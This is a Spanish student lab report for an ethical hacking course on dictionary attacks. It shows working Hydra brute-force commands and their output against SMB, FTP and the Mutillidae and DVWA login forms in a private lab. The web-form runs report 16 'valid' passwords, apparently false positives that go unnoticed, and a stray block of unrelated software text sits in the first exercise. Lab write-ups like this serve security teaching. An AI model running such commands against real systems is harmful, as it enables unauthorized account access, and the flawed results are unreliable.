HACKING ÉTICO

Unidad 3. Actividad 2

01 DE ABRIL DE 2024

CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD


Índice

Ataques de diccionario 2

Ataques de diccionario

Ejercicio 1: Fuerza bruta sobre SMB

Primero tengo que saber la ip del Windows 7:




```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo arp-scan -I eth0 --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 10.0.3.4
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.3.1        52:54:00:12:35:00       QEMU
10.0.3.2        52:54:00:12:35:00       QEMU
10.0.3.3        08:00:27:15:ca:ac       PCS Systemtechnik GmbH
10.0.3.14       08:00:27:8d:3d:21       PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.144 seconds (119.40 hosts/sec). 4 responded

┌──(kali㉿kali)-[/usr/share/wordlists]
```


Luego sabiendo ya el usuario, la ip y el servicio por el que voy a atacar:



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo hydra -l Admin -P rockyou.txt -v 10.0.3.14 smb
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-19 15:28:47
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://10.0.3.14:445/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[VERBOSE] accntFlag is 2
[VERBOSE] hashFlag is 2
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: WIN7
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 92
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: WIN7
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 92
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: WIN7
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 92
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: WIN7
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 92
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 00000000 SMBerr: 0000 SMBaction: 00
[445][smb] host: 10.0.3.14   login: Admin   password: password
[STATUS] attack finished for 10.0.3.14 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-19 15:28:59
```

Comprobamos que esa es la contraseña:



FileZilla Server version 0.9.4d beta
Copyright 2001 by Tim Kosse (Tim.Kosse@gmx.de)
Connecting to server...
Connected, waiting for authentication
Logged on

Thank you for trying Easy File Management Web Server!

Easy File Management Web Server is a shareware. You are limited to 15 days of use for an unregistered version, after the evaluation period, it can only run for 30 minutes at a time. To remove the limitation, You need to purchase a registration code to register it.

Username: soy carlos

Registration code:

Ejercicio 2: Fuerza bruta sobre FTP

En este ejercicio he tenido un problema y es que con el protocolo ftp no me funcionaba aunque no entendia el porque.

Primero me he creado un documento de texto con los nombres de usuario:


```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ cat usuarios.txt
Admin
usuario
carlos
```

Despues he usado -L para seleccionar el documento creado:

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo hydra -L usuarios.txt -P rockyou.txt -v 10.0.3.14 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-20 11:50:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43033197 login tries (l:3/p:14344399), ~2689575 tries per task
[DATA] attacking ftp://10.0.3.14:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
Process 22949: Can not connect [unreachable], retrying (1 of 1 retries)
Process 22951: Can not connect [unreachable], retrying (1 of 1 retries)
Process 22950: Can not connect [unreachable], retrying (1 of 1 retries)
[ERROR] Not an FTP protocol or service shutdown:
[ERROR] Not an FTP protocol or service shutdown:
[VERBOSE] Disabled child 5 because of too many errors
[VERBOSE] Disabled child 7 because of too many errors
[ERROR] Not an FTP protocol or service shutdown:
[VERBOSE] Disabled child 15 because of too many errors
```


Pero no me detecta nada, lo he probado de varisa formas con el protocolo ftp pero nada, en cambio he probado con el protocolo smb y si me ha funcionado:



```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -L usuarios.txt -P rockyou.txt -v 10.0.3.14 smb

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws a
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-20 11:50:49
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 43033197 login tries (l:3/p:14344399), ~43033197 tries per task
[DATA] attacking smb://10.0.3.14:445/
```




```
[VERBOSE] SMBSessionRet: 00000000 SMBerr: 0000 SMBaction: 00
[445][smb] host: 10.0.3.14   login: Admin   password: password
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: WIN7
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 96
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: WIN7
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 96
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: WIN7
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 96
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 0000006D SMBerr: 006D SMBaction: 00
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: WIN7
[VERBOSE] Server primary domain: WORKGROUP
[VERBOSE] Attempting NTLM password authentication.
[VERBOSE] Set NBSS header length: 96
[VERBOSE] Set byte count: 00
[VERBOSE] SMBSessionRet: 00000000 SMBerr: 0000 SMBaction: 00
[445][smb] host: 10.0.3.14   login: usuario   password: password
[VERBOSE] Attempting WIN2K Native mode.
[VERBOSE] Server requested ENCRYPTED password without security signatures.
[VERBOSE] Server machine name: WIN7
```

Ejercicio 3: Contraseña de una aplicación web

Una vez descargada y arrancada la máquina de metasploit.

Miramos con el inspector como funciona la parte de login, una vez sabiendo el usuario debemos de poner la ip de la maquina, su url y lo que hemos mirado con el inspector para ver saber sus usuarios y contraseñas:




```
┌──(kali㉿kali)-[/usr/share/wordlists/metasploit]
└─$ sudo hydra -l admin -P common_roots.txt 10.0.3.15 http-post-form '/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&Login:Login failed

[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-01 13:15:35
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4725 login tries (l:1/p:4725), ~296 tries per task
[DATA] attacking http-post-form://10.0.3.15:80/mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&Login:Login failed
[80][http-post-form] host: 10.0.3.15   login: admin   password: !QAZ@WSX3edc4rfv
[80][http-post-form] host: 10.0.3.15   login: admin   password: !admin
[80][http-post-form] host: 10.0.3.15   login: admin   password: !1qwerty
[80][http-post-form] host: 10.0.3.15   login: admin   password: !QAZ2wsx#EDC4rfv
[80][http-post-form] host: 10.0.3.15   login: admin   password: !Q2w#E4r
[80][http-post-form] host: 10.0.3.15   login: admin   password: !qaz@wsx
[80][http-post-form] host: 10.0.3.15   login: admin   password: !manage
[80][http-post-form] host: 10.0.3.15   login: admin   password: !ishtar
[80][http-post-form] host: 10.0.3.15   login: admin   password: !qwe123
[80][http-post-form] host: 10.0.3.15   login: admin   password: !@#QWE123qwe
[80][http-post-form] host: 10.0.3.15   login: admin   password: !qazXsw2
[80][http-post-form] host: 10.0.3.15   login: admin
[80][http-post-form] host: 10.0.3.15   login: admin   password: !root
[80][http-post-form] host: 10.0.3.15   login: admin   password: $SRV
[80][http-post-form] host: 10.0.3.15   login: admin   password: !QAZ2wsx
[80][http-post-form] host: 10.0.3.15   login: admin   password: !Q2w3e4r
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-01 13:15:38
```

Ejercicio 4: Login en dvwa

Igual que el ejercicio anterior simplemente cambiando el usuario y la pagina a dvwa:



```
┌──(kali㉿kali)-[/usr/share/wordlists/metasploit]
└─$ sudo hydra -l Pablo -P common_roots.txt 10.0.3.15 http-post-form '/dvwa/index.php?page=login.php:username=^USER^&password=^PASS^&Login:Login failed'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-01 13:18:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4725 login tries (l:1/p:4725), ~296 tries per task
[DATA] attacking http-post-form://10.0.3.15:80/dvwa/index.php?page=login.php:username=^USER^&password=^PASS^&Login:Login failed
[80][http-post-form] host: 10.0.3.15   login: Pablo
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !Q2w#E4r
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !admin
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !@#QWE123qwe
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !manage
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !ishtar
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !QAZ2wsx#EDC4rfv
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !qazXsw2
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !1qwerty
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: $SRV
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !qwe123
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !Q2w3e4r
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !QAZ2wsx
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !QAZ@WSX3edc4rfv
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !qaz@wsx
[80][http-post-form] host: 10.0.3.15   login: Pablo   password: !root
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-01 13:18:57

┌──(kali㉿kali)-[/usr/share/wordlists/metasploit]
```